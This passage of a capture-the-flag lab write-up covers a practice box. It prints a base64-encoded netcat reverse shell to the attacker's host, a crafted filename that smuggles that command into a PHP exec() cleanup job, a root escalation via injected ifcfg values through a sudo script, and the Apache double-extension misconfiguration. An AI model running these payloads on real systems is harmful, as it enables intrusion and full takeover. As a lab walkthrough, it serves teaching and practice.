root@kali# nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.146.
Ncat: Connection from 10.10.10.146:57708.
root@kali#
```

So I tested some more shells as apache. This one worked well. I base64 encoded what I wanted to run:

```
root@kali# echo nc -e /bin/bash 10.10.14.7 443 | base64 -w0
bmMgLUUgLUJpbi9iYXNoIDFwLjEwLjE0LjcgNDQzCg==
```

Now from apache I can run:

```
bash-4.2$ echo bmMgLUUgLUJpbi9iYXNoIDFwLjEwLjE0LjcgNDQzCg== | base64 -d | sh
```

And I get a stable callback:

```
root@kali# nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.146.
Ncat: Connection from 10.10.10.146:57710.
id
uid=48(apache) gid=48(apache) groups=48(apache)
```

Get Shell

Putting that all together, I'll touch a file that will get a shell:

```
bash-4.2$ touch '/var/www/html/uploads/a; echo
bmMgLUUgLUJpbi9iYXNoIDFwLjEwLjE0LjcgNDQzCg== | base64 -d | sh; b'
bash-4.2$ ls
10_10_14_5.php.png
127_0_0_1.png
127_0_0_2.png
127_0_0_3.png
127_0_0_4.png
```



```
a; echo bmMgLUUgLUJpbi9iYXNoIDEwLjEwLjE0LjcgNDQzCg== | base64 -d | sh; b  
index.html
```

When the script runs, it will loop over the files, and when it runs over mine, it will set \$value to a; echo bmMgLUUgLUJpbi9iYXNoIDEwLjEwLjE0LjcgNDQzCg== | base64 -d | sh; b and run:

```
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
```

Which means it will run:

```
exec("nohup /bin/rm -f /var/www/html/uploads/a; echo  
bmMgLUUgLUJpbi9iYXNoIDEwLjEwLjE0LjcgNDQzCg== | base64 -d | sh; b > /dev/null  
2>&1 &");
```

Once the clock hits a minute divisible by three, I get a shell:

```
root@kali# nc -lnvp 443  
Ncat: Version 7.70 ( https://nmap.org/ncat )  
Ncat: Listening on :::443  
Ncat: Listening on 0.0.0.0:443  
Ncat: Connection from 10.10.10.146.  
Ncat: Connection from 10.10.10.146:57712.  
id  
uid=1000(guly) gid=1000(guly) groups=1000(guly)
```

I'll also make sure to clean up my file:

```
bash-4.2$ rm a*
```

As guly, I can grab user.txt :

```
[guly@networked ~]$ cat user.txt  
526cfc23...
```

Privesc to root

Enumeration

sudo -l (one of the first things I check on any Linux hosts) shows me that guly can run a shell script as root without a password:

```
[guly@networked ~]$ sudo -l
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid,
always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin
```

User guly may run the following commands on networked:

```
(root) NOPASSWD: /usr/local/sbin/changename.sh
```

This script is writing an ifcfg script:

```
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EOF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EOF

regex="[a-zA-Z0-9_ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
    echo "interface $var:"
    read x
    while [[ ! $x =~ $regex ]]; do
        echo "wrong input, try again"
        echo "interface $var:"
        read x
    done
    echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

The resulting script (ifcft-guly) will run when an interface is brought up.

If I run `changename.sh`, it prompts me for input for several variables, and writes the file out to `/etc/sysconfig/network-scripts/ifcfg-guly`. It also fails to load the device `guly0` as

it does not exist:

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
0xdf
interface PROXY_METHOD:
not a method
interface BROWSER_ONLY:
yes
interface BOOTPROTO:
pineapple
ERROR : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not
seem to be present, delaying initialization.
```

But the ifcfg file did write:

```
[guly@networked ~]$ cat /etc/sysconfig/network-scripts/ifcfg-guly
cat /etc/sysconfig/network-scripts/ifcfg-guly
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
NAME=0xdf
PROXY_METHOD=not a method
BROWSER_ONLY=yes
BOOTPROTO=pineapple
```

I ran it again with some funny answers, and got some weird `command not found` messages:

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
0xdf
interface PROXY_METHOD:
not a method
interface BROWSER_ONLY:
no thanks
interface BOOTPROTO:
yes
/etc/sysconfig/network-scripts/ifcfg-guly: line 5: a: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 6: thanks: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 5: a: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 6: thanks: command not found
```

```
ERROR      : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not
seem to be present, delaying initialization.
```

Twice it is trying to run `a` and `thanks`. Those are words in my input. I'll try with commands:

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
a id
interface PROXY_METHOD:
a ls /root/
interface BROWSER_ONLY:
a pwd
interface BOOTPROTO:
a whoami
uid=0(root) gid=0(root) groups=0(root)
root.txt
/etc/sysconfig/network-scripts
root
uid=0(root) gid=0(root) groups=0(root)
root.txt
/etc/sysconfig/network-scripts
root
ERROR      : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not
seem to be present, delaying initialization.
```

Shell

What I've stumbled upon is an error reported on [seclists](#) in April. Anything after a space in a value in a network script where the format is `VARIABLE=value` will be executed.

The [response to that disclosure](#) was that anyone who can write that file is basically root anyway, so it doesn't matter.

The regex check at the start of the script prevents me from doing anything too complicated, but it doesn't prevent me from getting a simple shell:

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
0xdf
interface PROXY_METHOD:
a /bin/bash
interface BROWSER_ONLY:
b
interface BOOTPROTO:
```

```
c
[root@networked network-scripts]# id
uid=0(root) gid=0(root) groups=0(root)
```

I can now grab `root.txt`:

```
[root@networked ~]# cat root.txt
0a8ecda8...
```

Beyond Root - PHP Misconfiguration

In gaining an initial foothold, I uploaded a file `10_10_14_5.php.png`, and the webserver treated it as PHP code and ran it. I shared [this link](#) earlier. I wanted to look at the Apache configuration to see how it compared to that in the article.

The Apache config files are stored in `/etc/httpd/`. The main config is `/etc/httpd/conf/httpd.conf`, but its last lines are:

```
# Supplemental configuration
#
# Load config files in the "/etc/httpd/conf.d" directory, if any.
IncludeOptional conf.d/*.conf
```

Inside `/etc/http/conf.d`, I'll find a handful of `.conf` files, include:

```
[root@networked ~]# ls /etc/httpd/conf.d/
autoindex.conf  php.conf  README  userdir.conf  welcome.conf
```

Checking out the `php.conf`, I'll see the same config from the blog post:

```
[root@networked ~]# cat /etc/httpd/conf.d/php.conf
AddHandler php5-script .php
AddType text/html .php
DirectoryIndex index.php
php_value session.save_handler "files"
php_value session.save_path    "/var/lib/php/session"
```

I can see `AddHandler` for `.php`, which will have implied wildcards on each side, so it will match on `.php` anywhere in filename.